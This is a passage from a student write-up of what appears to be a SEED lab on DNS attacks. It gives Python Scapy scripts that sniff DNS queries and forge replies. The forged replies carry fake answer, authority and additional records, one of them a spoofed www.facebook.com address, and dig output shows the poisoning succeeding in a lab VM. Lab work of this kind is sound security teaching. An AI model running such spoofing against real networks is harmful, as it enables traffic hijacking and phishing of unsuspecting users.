                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2,
                  an=Anssec, ns=NSsec1/NSsec2)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and dst port 53',
    prn=spoof_dns)
```


We can see here that google.com is in the authority section with ns.attacker32.com as the nameserver.



```
[10/14/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43147
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 77 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed Oct 14 23:12:36 EDT 2020
;; MSG SIZE  rcvd: 147
```


Task 9

We added three entries to the additional section.



```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='10.0.2.5', ttl=259200)
     NSsec1 = DNSRR(rrname='example.net', type='NS',
                    rdata='attacker32.com', ttl=259200)
     NSsec2 = DNSRR(rrname='example.net', type='NS',
                    rdata='ns.example.com', ttl=259200)

     Addsec1 = DNSRR(rrname='attacker32', type='A',
                    rdata='1.2.3.4', ttl=259200)
     Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                    rdata='5.6.7.8', ttl=259200)
     Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    rdata='3.4.5.6', ttl=259200)

     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2, arcount=3,
                  an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and dst port 53',prn=spoof_dns)
```

When we dig www.example.net, we can see the three entries in the additional section.



```
[10/14/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35718
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
attacker32.             259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 153 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Wed Oct 14 23:59:43 EDT 2020
;; MSG SIZE  rcvd: 235
```